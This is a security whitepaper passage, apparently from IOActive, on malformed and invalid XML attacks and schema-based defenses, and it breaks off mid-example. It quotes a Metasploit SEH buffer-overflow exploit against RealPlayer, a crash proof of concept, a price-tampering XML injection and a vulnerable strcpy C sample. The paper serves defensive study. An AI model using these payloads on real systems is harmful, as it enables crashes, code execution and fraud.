

Assessing and Exploiting XML Schema's Vulnerabilities

Fernando Arnaboldi

IOActive Senior Security Consultant

Abstract

Specifications for XML and XML schemas include multiple security flaws. At the same time, these specifications provide the tools required to protect XML applications. This provides a complex scenario for developers, and a fun environment for hackers.

Even though we use XML schemas to define the security of XML documents, we also use them to perform a variety of attacks: file retrieval, server side request forgery, port scanning, or brute forcing.

This talk will analyze how to infer new attack vectors by analyzing the current vulnerabilities, and how it is possible to affect common libraries and software. I will also share recommendations for safe deployment of applications relying on XML.

IOActive™

Hardware | Software | Wetware
SECURITY SERVICES

Contents

Introduction

Extensible Markup Language (XML) is used today to exchange a wide variety of data on the Web and elsewhere. As XML gains in popularity, it becomes a more attractive target for attackers. This analysis focuses on the types of attacks carried out on XML processors using malformed or invalid XML documents. At the same time, newly discovered vulnerabilities and attack vectors also exploit the confidentiality, integrity and availability of XML implementations.

1 Malformed XML Documents

The W3C XML specification[1] defines a set of principles that XML documents must follow to be considered well formed. When a document violates any of these principles, the data it contains is considered malformed. Multiple tactics will cause a malformed document: removing an ending tag, rearranging the order of elements into a nonsensical structure, introducing forbidden characters, and so on.

Without thorough testing, applications can be susceptible to vulnerabilities when supplied with malformed documents. Developers may not consider all of the potential types of inputs when designing software, since this is something normally found during the testing phase of a product.

In this example of a simple malformed document, the final ending tag is inconclusive:

```
<element>
  Some content
</element
```

Code Sample 1: Malformed XML document containing a fatal error

The XML parser should stop execution once detecting a fatal error. The document shouldn't undergo any additional processing, and the application should display an error message.

The following are vulnerabilities related to malformed XML documents:

[1] Extensible Markup Language (XML) 1.0 (Fifth Edition) (http://www.w3.org/TR/REC-xml/)

Vulnerability	*Severity*	*Likelihood*	*Effort to Fix*
1.1 More Time Required	Low	Unlikely	Medium
1.2 Applications Processing Malformed Data	Low	Unlikely	Low
1.3 Coercive Parsing	Low	Unlikely	Low
1.4 Violation of XML Specification Rules	High	Probable	High

Table 1: Malformed document attacks

1.1 More Time Required

A malformed document may affect the consumption of Central Processing Unit (CPU) resources. In certain scenarios, the amount of time required to process malformed documents may be greater than that required for well-formed documents. When this happens, an attacker may exploit an asymmetric resource consumption[2] attack to take advantage of the greater processing time to cause a Denial of Service (DoS). The following variables should be analyzed when exploring this behavior:

- **Parser inner workings:** Each parser has its own particularities, which may make them more or less susceptible to malformed documents, thus requiring more time.
- **Document size:** Processing a large well-formed document requires more time than doing the same for a smaller well-formed document. If the parser is susceptible, this also applies to malformed documents.
- **Parser limitation:** Parsers may be limited to processing no more than a certain amount of certain data types. Maximum limits for elements, attributes, or entities may be set by default or by the developers. For example, the Java API for XML processing (JAXP) limits each element to no more than 10,000 attributes[3].
- **Architecture:** The amount of computational resources available to the XML parser.

Apache Xerces-J[4] XML may serve as an example for this type of vulnerability; in this case, malformed data caused the XML parser:

> *"…to consume CPU resource for several minutes before the data [was] eventually rejected. This behavior can be used to launch a denial of service attack against any Java server application, which processes XML data supplied by remote users."*[5]

[2] CWE-405: Asymmetric Resource Consumption (Amplification) (https://cwe.mitre.org/data/definitions/405.html)
[3] Java API for XML Processing (JAXP) Processing Limits (http://docs.oracle.com/javase/tutorial/jaxp/limits/limits.html)
[4] Apache collection of software libraries for parsing, validating, serializing and manipulating XML.

An attacker could use this vulnerability in conjunction with an XML flood attack using multiple documents.

Recommendation
To avoid this attack, you must confirm that your version of the XML processor does not take additional time to process malformed documents.

Category	*Value*
Severity	Low
Likelihood	Unlikely
Effort to Fix	Medium
Effect	Denial of service

Table 2: Risk details

1.2 Applications Processing Malformed Data

As web browsers do when checking markup language, certain XML parsers have the ability to recover malformed documents. They can be instructed to try their best to return a valid tree with all the content that they can manage to parse, regardless of the document's noncompliance with the specifications.

If an application is deliberately accepting malformed XML documents, an attacker could try to take advantage of this capability. Since there are no predefined rules for the recovery process, the approach and results may not always be the same. Using malformed documents might lead to unexpected issues related to data integrity.

This is common practice when parsing HTML documents, because its elements are not usually well formed. Even though HTML and XML share a common syntax, XHTML was introduced as a way to avoid dealing with this type of malformed HTML document. These documents must comply with the same specifications as a regular XML document while including all of the predefined elements and attributes of HTML.

The recovery mode will allow a XML parser to analyze the contents of a malformed XML document. The following three scenarios illustrate new attack vectors a parser will analyze in recovery mode.

[5] CVE-2013-4002: IBM Security Bulletin: IBM Campaign and IBM Contact Optimization - Apache Xerces-J XML parser vulnerability to a Denial of Service attack triggered by malformed XML data. (http://www-01.ibm.com/support/docview.wss?uid=swg21654683)

1.2.1 Malformed Document to Malformed Document Containing Unexpected Characters

According to the XML specification, the string -- (double-hyphen) must not occur within comments. Using the recovery mode of lxml and PHP, the following document will remain the same after being recovered:

```
<element>
  <!-- one
    <!-- another comment
  comment -->
</element>
```

Code Sample 2: A malformed document still containing invalid characters in a comment after recovery

The middle comment should be removed—or at least transformed—for the previous document to be considered well formed. However, it remains intact in the recovered version.

1.2.2 Well-Formed Document to Well-Formed Document using Normalization

Certain parsers may consider normalizing the contents of your `CDATA`[6] sections. This means that they will update the special characters contained in the `CDATA` section to contain the safe versions of these characters. Consider the following well-formed XML document containing a `CDATA` value within an element:

```
<element>
  <![CDATA[<script>a=1;</script>]]>
</element>
```

Code Sample 3: Well-formed document containing a CDATA section

libxml could transform this document to its canonical version, but although well formed, its contents may be considered malformed depending on the situation:

```
<element>
  &lt;script&gt;a=1;&lt;/script&gt;
</element>
```

Code Sample 4: Well-formed document containing a normalized version of the previous `CDATA` section

Normalization of a `CDATA` section is not a common rule among parsers. Developers should take into consideration whether the implementation is using the recovery mode and `CDATA` values.

[6] CDATA is a section of element content marked for the parser to interpret as textual data, not as markup.

1.2.3 Malformed Document to Well-Formed Document Including Content Modification

The contents of certain malformed documents could be altered after being recovered. Consider the scenario where a book is on sale unless the value of its `onsale` element is `no`:

```
<book>
  <item>ABC101</item>
  <value>10</value>
  <onsale&>no</onsale>
  <onsalevalue>5</onsalevalue>
</book>
```

Code Sample 5: The `onsale` element contains the string `no` and also a forbidden character as part of its name

The previous `onsale` element contains the `&` character, which is not supposed to be there. The resulting value of that element may be different after document recovery:

```
<book>
  <item>ABC101</item>
  <value>10</value>
  <onsale/>
  &gt;no
  <onsalevalue>5</onsalevalue>
</book>
```

Code Sample 6: The "on sale" element is now blank on the recovered version

Notice how the `onsale` element is now blank, and the `&gt;no` value now belongs to the `book` element. The effect of this could be that the application will consider the book to be on sale, and it will start using the contents of the `onsalevalue` element instead of the normal `value` element.

Due to the unexpected consequences of document recovery, they present a risk in processing invalid information.

Recommendation
If it is not possible to process only well-formed documents, take into consideration that the final results may be unreliable. To avoid this attack completely, you must not recover or process malformed documents.

Category	*Value*
Severity	Low
Likelihood	Unlikely
Effort to Fix	Low
Effect	Integrity

Table 3: Risk details

1.3 Coercive Parsing

Coercion is the practice of forcing another party to act in an involuntary manner. A coercive attack in XML involves parsing deeply nested XML documents without their corresponding ending tags. The idea is to make the victim use up—and eventually deplete—the machine's resources and cause a denial of service on the target.

Reports of a DoS attack in Firefox 3.6[7] included the use of 30,000 open XML elements without their corresponding ending tags. A simplified version of such a document would look like this:

```
<A1>
  <A2>
    <A3>
      …
       <A30000>
```

Code Sample 7: A document containing 30,000 opening tags

The document is malformed, with 30,000 opening tags but no closing tags. It was not necessary for this attack that certain elements were missing, the same attack could be achieved using a well-formed XML document with its corresponding ending tags. Removing the closing tags simplifies the attack since it requires only half of the size of a well-formed document to accomplish the same results. The number of tags being processed eventually caused a stack overflow[8].

[7] CVE-2009-1232: Stack overflow using overly-deep XML tree (https://bugzilla.mozilla.org/show_bug.cgi?id=485941)
[8] CWE-121: Stack-based Buffer Overflow (http://cwe.mitre.org/data/definitions/121.html)

Recommendation
To avoid this attack you must define a maximum number of items (elements, attributes, entities, etc.) to be processed by the parser. If possible, use an XML schema to validate the document structure.

Category	*Value*
Severity	Low
Likelihood	Unlikely
Effort to Fix	Low
Effect	Denial of service

Table 4: Risk details

1.4 Violation of XML Specification Rules

Unexpected consequences may result from manipulating documents using parsers that do not follow W3C specifications. By enticing users to open a specially crafted XML file with RealPlayer v16.0.3.51, attackers may crash the application or execute code remotely[9].

1.4.1 Denial of Service

This proof of concept uses a malformed `TRACKID` element, which causes the software to crash:

```
<?xml version="1.0"?>
<PACKAGE>
    <TITLE>resto</TITLE>
    <ACTION>import,replace</ACTION>
    <SERVER>
        <LOCATION>%fid</LOCATION>
    </SERVER>
    <TARGET>resto</TARGET>
    <TRACKLIST>
        <LISTID>1</LISTID>
        <TRACK>
            <TRACKID>1aaaaaaaaaaaaaaaaa(3000 a's)aaaaaaaaaaaaaaaaa/TRACKID>
            [...]
```

Code Sample 8: Malformed RMP that makes RealPlayer crash

[9] CVE-2013-6877: RealPlayer Heap-based Buffer Overflow Vulnerability (http://www.coresecurity.com/advisories/realplayer-heap-based-buffer-overflow-vulnerability)

The TRACKID element includes an opening tag, 3,034 characters, and a corrupted ending tag. That is enough to consider this document to be malformed; however, the parser processes the element and causes the application to crash. This may also indicate that the application is not analyzing documents according to the rules defined by the W3C.

Elements like TRACKID must have a starting tag and an ending tag; its values then appear within these tags. The semantics defined by the W3C are specified by rules written in Prolog. These tags should look like this:

```
uSTag ::= '<' Name (S Attribute)* S? '>'
vETag ::= '</' Name S? '>'
```

Code Sample 9: Prolog rules define the starting tag and ending tag

The end of every element that begins with a starting tag (uSTag) must be marked by an ending tag (vETag) containing a name that echoes the element's type as given in the starting tag. When the software does not properly verify how these tags are defined, as soon as it detects the open tags it tries to process their contents.

1.4.2 Code Execution

The functionality processing the RMP file may suffer a buffer overflow[10]. As a consequence, an attacker can execute arbitrary code on the target machine. This is accomplished using the first line in the document. Once again, the W3C defines a certain set of Prolog rules concerning the first declaration:

```
XMLDecl   ::= '<?xml' VersionInfo EncodingDecl? SDDecl? S? '?>'
VersionInfo ::= S 'version' Eq ("'" VersionNum "'" | '"' VersionNum '"')
Eq ::= S? '=' S?
VersionNum ::= '1.' [0-9]+
```

Code Sample 10: Prolog rules defining the declaration of the XML version

The first line of an XML document should start with the string <?xml followed by the attribute version using a number with a certain pattern. The version number is restricted to starting with the number 1, which must be followed by a dot and one or more numbers (for example, "1.0" or "1.1"). Finally, this value must be enclosed within either single or double quotes.

This exploit defined for Metasploit[11] abuses the contents of this version's attribute:

[10] CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer (http://cwe.mitre.org/data/definitions/119.html)
[11] CVE-2013-6877: Metasploit module for RealNetworks RealPlayer Version Attribute Buffer Overflow, December 2013 (http://downloads.securityfocus.com/vulnerabilities/exploits/64398.rb)

```
sploit =  rand_text_alpha_upper(2540)
sploit << generate_seh_payload('0x641930C8')
sploit << rand_text_alpha_upper(13600 - sploit.length)
sploit << generate_seh_payload('0x641930C8')
sploit << rand_text_alpha_upper(17000) # Generate exception
file_create("<?xml version=\"" + sploit + "\"?>")
```

Code Sample 11: Exploit from Metasploit

The parser is clearly not validating the XML version rules when it is possible to add any random text as part of the version number. The version number now contains the necessary amount of data to cause a buffer overflow and provide a payload containing arbitrary code.

Recommendation

To avoid this attack you must use an XML processor that follows W3C specifications. In addition, validate the contents of each element and attribute to process only valid values within predefined boundaries.

Category	*Value*
Severity	Medium
Likelihood	Probable
Effort to Fix	Medium
Effect	Primary: Denial of Service Secondary: Specific implementation flaws

Table 5: Risk details

2 Invalid XML Documents

One of the application security principles defined by the Open Web Application Security Project (OWASP) is "*don't trust user input*"[12]. Attackers may introduce unexpected values in documents to take advantage of an application that doesn't verify whether the document contains a valid set of values.

Schemas specify restrictions that help identify whether documents are valid. A valid document is well formed and complies with the restrictions of a schema, and more than one schema can be used to validate a document. These restrictions may appear in multiple files, either using a single schema language or relying on the strengths of the different schema languages.

The W3C defines two types of schemas: the DTD and the XML Schema. DTD schemas were the first and most common versions of XML document descriptions. They provide a basic definition of a document's structure, and also provide an opportunity to reference external resources. XML Schemas provide a more complete document description , and overall do not present as many problems as DTD does.

The restrictions applied are dependent on both the schema language and the XML document. The document itself can define constraints inline, or an external file can handle them. A schema referenced in an external file can be located on the same computer or in a remote location. Depending on the type of schema, its location could expose it to a host of different attacks.

XML documents contain references to schemas at the top of their contents. These references may help in understanding what type of controls the parser will or should perform on the documents before processing (remember that parsers could ignore the schemas).

The following vulnerabilities are described in this section:

Vulnerability	*Severity*	*Likelihood*	*Effort to Fix*
2.1 Document without Schema	Medium	Likely	Medium
2.2 Schema Version Disclosure	Low	Likely	Medium
2.3 Unrestrictive Schema	Medium	Probable	Medium
2.4 Improper Data Validation	Medium	Probable	Medium

Table 6: Invalid document attacks

[12] OWASP, "Don't trust user input" (https://www.owasp.org/index.php/Don't_trust_user_input, July 2009)

2.1 Document without Schema

Documents containing user input that don't validate their contents are likely to be susceptible to vulnerabilities. Validations could use XML schemas or the functionality of another programming language.

Schema languages were created to determine the validity of XML documents using a certain set of rules. Schemas contain a representation of how XML structures should be created, and the type of data each element or attribute should contain.

Consider a bookseller that uses a web service through a web interface to make transactions. Upon receiving an XML document, it will send the details using an XML document to a backend server. In this case, the XML document is composed of two elements: an `id` value related to an item and a certain `price`.

The user may only introduce a certain `id` value using the web interface:

```
<buy>
  <id>123</id>
  <price>10</price>
</buy>
```

Code Sample 12: The expected XML message

If there is no control on the document's structure, the application could also process different well-formed messages with unintended consequences. As previously stated, if users are in control of the data contained on the `id` element, they could include other types of data besides the numeric value 123. The previous document could have contained additional tags to affect the behavior of the underlying application processing its contents:

```
<buy>
  <id>123</id><price>0</price><id></id>
  <price>10</price>
</buy>
```

Code Sample 13: The previous XML message containing additional unexpected elements

Notice again how the value `123` is supplied as an `id`, but now the document includes additional opening and closing tags. The attacker closes the `id` element and sets a bogus `price` element to the value `0`. The final step to keep the structure well-formed is to add one opening `id`. After this, the application adds the closing tag for `id` and sets the price to `10`.

If the application processes only the first values provided for the `id` and the `value` without performing any type of control on the structure, it could benefit the attacker by providing the ability to buy a book without actually paying for it. With no control on the type of structure to be processed, an attacker could exploit inner flaws in how the information is being processed.

Recommendation

To avoid this attack, each XML document must have a precisely defined XML schema. Every piece of information should be properly restricted to avoid problems of improper data validation. The applications processing these documents should be properly constrained to avoid processing unnecessarily large documents or executing unexpected functionalities from the schemas.

Category	*Value*
Severity	Medium
Likelihood	Probable
Effort to Fix	Low
Effect	Integrity

Table 7: Risk details

2.2 Schema Version Disclosure

Parsers may access remote information when being referenced on XML documents or in schemas. When they do, they could disclose information about the software that could be useful to an attacker. Depending on the information received by the parser, it may send specific malicious payloads to the processor.

This is an XML defined in Spring Framework with a remote schema:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE beans PUBLIC "test" "http://www.example.com/">
<beans>
   <bean id="helloBean" class="demo.HelloWorld">
          <property name="welcomestring" value="hello world" />
   </bean>
</beans>
```

Code Sample 14: Spring-config.xml

Whether the remote schema used is a DTD or an XML Schema, we found that Spring Tool Suite (STS) would make requests to the external sources defined without executing the project. Even without saving or executing the project, STS will perform remote requests to obtain the referenced file and disclose its Java version remotely:

```
GET / HTTP/1.1
User-Agent: Java/1.7.0_45
Host: 38.127.84.156
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

Code Sample 15: STS remote request

Recommendation
To avoid this attack, you must remove any version information when making remote requests for documents or schemas hosted by third parties.

Category	*Value*
Severity	Low
Likelihood	Likely
Effort to Fix	Medium
Effect	Confidentiality

Table 8: Risk details

2.3 Unrestrictive Schema

Certain schemas don't offer enough restrictions for the type of data that each element can receive. This is what normally happens when using DTD; it has a very limited set of possibilities compared to the type of restrictions that can be applied in XML documents. This could expose the application to undesired values within elements or attributes that would be easy to constrain when using other schema languages.

Restrictions provided by certain schema languages allow more accurate definitions of data elements than those of others. They let developers define proper constraints for elements and attributes, more precise data types, and even exact representations of the expected lengths and patterns to be parsed.

In the following example, a person's age is validated against an inline DTD schema:

```
<!DOCTYPE person [
  <!ELEMENT person (name, age)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT age (#PCDATA)>
]>
<person>
  <name>John Doe</name>
  <age>11111..(1.000.000digits)..11111</age>
</person>
```

Code Sample 16: A document using a schema incapable of providing necessary restrictions

The previous document contains an inline DTD with a root element named `person`. This element contains two elements in a specific order: `name` and then `age`. The element `name` is then defined to contain `PCDATA` as well as the element `age`. After this definition begins the well-formed and valid XML document.

The element `name` contains an irrelevant value but the `age` element contains one million digits. Since there are no restrictions on the maximum size for the `age` element, this one-million-digit string could be sent to the server for this element. Typically this type of element should be restricted to contain no more than a certain amount of characters and constrained to a certain set of characters (for example, digits from `0` to `9`, the + sign and the - sign).

If not properly restricted, applications may handle potentially invalid values contained in documents. Since it isn't possible to indicate specific restrictions (a maximum length for the element name or a valid range for the element age), this type of schema increases the risk of affecting the integrity and availability of resources. Not every schema language has all the necessary capabilities to apply the indispensable constraints for a document, but DTD serves as a practical example because of its limitations.

Recommendation
To avoid this attack, a schema language must be capable enough to restrict information properly. In cases where the current schema doesn't apply all of the mandatory constraints, switch to another with a language capable of representing all of the required constraints. You may then apply additional constraints within the backend applications.

Category	*Value*
Severity	Medium
Likelihood	Probable
Effort to Fix	Low
Effect	Integrity

Table 9: Risk details

2.4 Improper Data Validation

Software that doesn't properly distinguish among different data types available is a common weakness[13]. This paper's previous vulnerability descriptions introduced the concept that certain schemas are not capable of properly restricting certain elements. However, what if the schema language provides those capabilities, but doesn't properly use them? When schemas are insecurely defined and don't provide strict rules, they may expose the application to diverse situations. The result of this could be the disclosure of internal errors or documents that hit the application's functionality with unexpected values.

The code required to restrict a document using an XML schema depends on the structure being constrained. The following two definitions apply restrictions on the data type:

[13] CWE-20: Improper Input Validation (http://cwe.mitre.org/data/definitions/20.html)

1. When defining one single element, the schema will use `simpleType`. Data type definitions can use the attribute `base` of the element restriction. The following example defines the element `id` as an `integer`:

```
<xs:element name="id">
  <xs:simpleType>
    <xs:restriction base="xs:integer"/>
  </xs:simpleType>
</xs:element>
```

Code Sample 17: The element `id` is defined as an integer

2. When defining elements composed of multiple elements, the schema will use `complexType`. Data type definitions can use the attribute `type` of the element `element`. The following example defines the element `buy`, which is composed of two other elements: `id` defined as an `integer`, and `price` defined as a `decimal`.

```
<xs:element name="buy">
  <xs:complexType>
    <xs:sequence>
      <xs:element name="id" type="xs:integer"/>
      <xs:element name="price" type="xs:decimal"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
```

Code Sample 18: The element `buy` is defined as the combination of two elements, each defined as a specific data type

Next is an overview of some of the possibilities that may arise when using—or not using—the different restrictions available in XML Schemas. The first two types of restrictions are related to data types: string and numeric. Afterwards, there is a reference to additional restrictions that may be applied over these data types.

2.4.1 String Data Types

Restrictions start with defining the correct data types for each type of element or attribute. It is important to specify the proper data type for each different element right from the start. If data types aren't properly defined and they are later restrained using regular expression patterns, it will require more CPU time to process each value. Provided you need to use a hexadecimal value, there is no point in defining this value as a `string` that will later be restricted to the specific 16 hexadecimal characters.

To exemplify this scenario, when using XML encryption[14] some values must be encoded using `base64`[15]. This is the schema definition of how these values should look:

[14] XML Encryption Syntax and Processing. December 2002 (http://www.w3.org/TR/xmlenc-core/)
[15] N. Freed and N. Borenstein. RFC 2045: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. 1996. (http://www.ietf.org/rfc/rfc2045.txt)

```
<element name='CipherData' type='xenc:CipherDataType'/>
<complexType name='CipherDataType'>
  <choice>
    <element name='CipherValue' type='base64Binary'/>
    <element ref='xenc:CipherReference'/>
  </choice>
</complexType>
```

Code Sample 19: XML Schema definition for the `CipherData` element

The previous schema defines the element `CipherValue` as a `base64` data type. During this analysis, we identified that the IBM WebSphere DataPower SOA Appliance allows any type of characters within this element after a valid `base64` value, and will consider it valid. The first portion of this data is properly checked as a `base64` value, but the remaining characters could be anything else (including other sub-elements of the `CipherData` element). Restrictions are partially set for the element, which means that the information is probably tested using an application instead of the proposed sample schema.

2.4.2 Numeric Data Types

Defining the correct data type for numbers could be a little bit more complex, since there are more options than there are for strings. You could start this process by asking some initial questions:

- Can the value be a real number?
- What is the number range?
- Is precise calculation required?

The next sample scenarios will analyze different attacks involving numeric data types.

Negative and Positive Restrictions

XML Schema numeric data types can include different ranges of numbers. They could include:

- Negative and positive numbers
- Only negative numbers
- Negative numbers and the zero value
- Only positive numbers
- Positive numbers and the zero value

Using a similar structure as the bookseller example in Code Sample 12, the following document defines an `id` for a product, a `price`, and a `quantity`. The element `quantity` is the only value under the control of an attacker:

```
<buy>
  <id>1</id>
  <price>10</price>
  <quantity>1</quantity>
</buy>
```

Code Sample 20: A document used for product purchase, where users can enter information for the quantity element

To avoid repeating old errors, an XML schema may be defined to prevent processing the incorrect structure in cases where an attacker wants to introduce additional elements:

```
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="buy">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="id" type="xs:integer"/>
        <xs:element name="price" type="xs:decimal"/>
        <xs:element name="quantity" type="xs:integer"/>
      </xs:sequence>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Code Sample 21: An XML Schema providing a set of restrictions over Code Sample 18

Limiting that quantity to an `integer` data type will avoid any unexpected characters. Once the application receives the previous message, it may calculate the final price by doing `price*quantity`. However, since this data type may allow negative values, it might allow a negative result on the user's account if an attacker provides a negative number. What you probably want to see in here to avoid that logical vulnerability is `positiveInteger` instead of `integer`. More on this on the next case.

Divide by Zero

In this example, some values will be used as denominators in division. It may be a good idea to avoid using values that include the number zero[16]. In cases where the value zero is used for division in XSLT, the error `FOAR0001` will occur. Other applications may throw other exceptions and the program may crash.

There are specific data types for XML schemas that specifically avoid using the zero value. For example, in cases where negative values and zero aren't considered valid, the schema could specify the data type `positiveInteger` for the element.

[16] CWE-369: Divide By Zero (http://cwe.mitre.org/data/definitions/369.html)

```
<xs:element name="denominator">
  <xs:simpleType>
    <xs:restriction base="xs:positiveInteger"/>
  </xs:simpleType>
</xs:element>
```

Code Sample 22: The element denominator is restricted to contain only positive numbers

The element denominator is now restricted to positive integers. This means that only values greater than zero will be considered valid. If you see any other type of restriction being used, you may trigger an error if the denominator is zero.

Special Values: Infinity and Not a Number (NaN)

The data types `float` and `double` contain real numbers and some special values: `-Infinity` or `-INF`, `NaN`, and `+Infinity` or `INF`. These possibilities may be useful to express certain values, but they are sometimes misused. The problem is that they are commonly used to express only real numbers such as prices. This is a common error seen in other programming languages, not solely restricted to these technologies.

Not considering the whole spectrum of possible values for a data type could make underlying applications fail. If the special values `Infinity` and `NaN` are not required and only real numbers are expected, the data type `decimal` is recommended:

```
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="buy">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="id" type="xs:integer"/>
        <xs:element name="price" type="xs:decimal"/>
        <xs:element name="quantity" type="xs:positiveInteger"/>
      </xs:sequence>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Code Sample 23: An XML Schema providing a set of restrictions over the document on Code 18

The `price` value will not trigger any errors when set at `Infinity` or `NaN`, because these values will not be valid. An attacker can exploit this issue if those values are allowed.

2.4.3 Restricting Values

After selecting the appropriate data type, developers may apply additional restrictions. Sometimes only a certain subset of values within a data type will be considered valid:

- Prefixed values: accepting only specific values from a list
- Ranges: accepting values between a specific minimum and maximum
- Patterns: accepting values matching regular expressions
- Assertions: accepting values matching particular conditions
- Occurrences: accepting a specific number of elements or attributes

The following sections analyze each type of restriction.

Prefixed Values

Certain types of values are only restricted to specific sets: traffic lights will have only three types of colors, only 12 months are available, and so on. It is possible that the schema has these restrictions in place for each element or attribute. This is the most perfect whitelist scenario for an application: only specific values will be accepted. Such a constraint is called *enumeration* in XML schema.

The following example restricts the contents of the element `month` to 12 possible values:

```
<xs:element name="month">
  <xs:simpleType>
    <xs:restriction base="xs:string">
      <xs:enumeration value="January"/>
      <xs:enumeration value="February"/>
      <xs:enumeration value="March"/>
      <xs:enumeration value="April"/>
      <xs:enumeration value="May"/>
      <xs:enumeration value="June"/>
      <xs:enumeration value="July"/>
      <xs:enumeration value="August"/>
      <xs:enumeration value="September"/>
      <xs:enumeration value="October"/>
      <xs:enumeration value="November"/>
      <xs:enumeration value="December"/>
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Code Sample 24: The element `month` can only have one of 12 values

By limiting the `month` element's value to any of the previous values, the application will not be manipulating random strings.

Ranges

Software applications, databases, and programming languages normally store information within specific ranges. When using variables in programming languages, these data types can be constrained by default or by design specifications. To exemplify this behavior, consider how a string `name` is defined in C, specifying a maximum size of `256` bytes:

```
int main(int argc, char **argv) {
  char name[256];
  strcpy(name, argv[1]);
}
```

Code Sample 25: Sample C program with a stack overflow

When compiling and executing this program using values higher than 256 bytes, they will be written to the stack, which may instruct the processor to execute other malicious instructions. Whenever using an element or an attribute in locations where certain specific sizes matter, it would be logical to check whether the data length is considered valid. If the previous value `name` is taken from an XML document, a schema could constrain it using a minimum and a maximum length:

```
<xs:element name="name">
  <xs:simpleType>
    <xs:restriction base="xs:string">
      <xs:minLength value="3"/>
      <xs:maxLength value="256"/>
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Code Sample 26: Restriction to the minimum and maximum length of an element

A restriction is applied on the element `name` to contain values larger than `3` characters but with less than `256` characters. In cases where the possible values are restricted to a certain specific length, this value can be specified as follows:

```
<xs:element name="name">
  <xs:simpleType>
    <xs:restriction base="xs:string">
      <xs:length value="8"/>
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Code Sample 27: Restriction to the minimum and maximum length of an element

Now the element `name` should have exactly eight characters to be considered valid.

Patterns
Certain elements or attributes may follow a specific syntax. You can add pattern restrictions when using XML schemas. When you want to ensure that the data complies with a specific pattern, you can create a specific definition for it.

Social security numbers (SSN) may serve as a good example; they must use a specific set of characters, a specific length, and a specific pattern:

```
<xs:element name="SSN">
  <xs:simpleType>
    <xs:restriction base="xs:token">
      <xs:pattern value="[0-9]{3}-[0-9]{2}-[0-9]{4}"/>
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Code Sample 28: A pattern to restrict a SSN.

Only numbers between `000-00-0000` and `999-99-9999` will be allowed as values for a `SSN`.

Assertions
Assertion components constrain the existence and values of related elements and attributes on XML schemas. An element or attribute will be considered valid with regard to an assertion only if the test evaluates to `true` without raising any error. The variable `$value` can be used to reference the contents of the value being analyzed.

The Divide by Zero section above referenced the potential consequences of using data types containing the zero value for denominators, proposing a data type containing only positive values. An opposite example would consider valid the entire range of numbers except zero. To avoid disclosing potential errors, values could be checked using an assertion disallowing the number zero:

```
<xs:element name="denominator">
  <xs:simpleType>
    <xs:restriction base="xs:integer">
      <xs:assertion test="$value != 0"/>
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Code Sample 29: An assertion to avoid a number with the value of zero

The assertion guarantees that the denominator will not contain the value zero as a valid number and also allows negative numbers to be a valid denominator.

Occurrences

The consequences of not defining a maximum number of occurrences could be worse than coping with the consequences of what may happen when receiving extreme numbers of items to be processed.

Two attributes specify minimum and maximum limits: `minOccurs` and `maxOccurs`. The default value for both the `minOccurs` and the `maxOccurs` attributes is `1`, but certain elements may require other values. For instance, if a value is optional, it could contain a `minOccurs` of `0`, and if there is no limit on the maximum amount, it could contain a `maxOccurs` of `unbounded`, as in the following example:

```
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
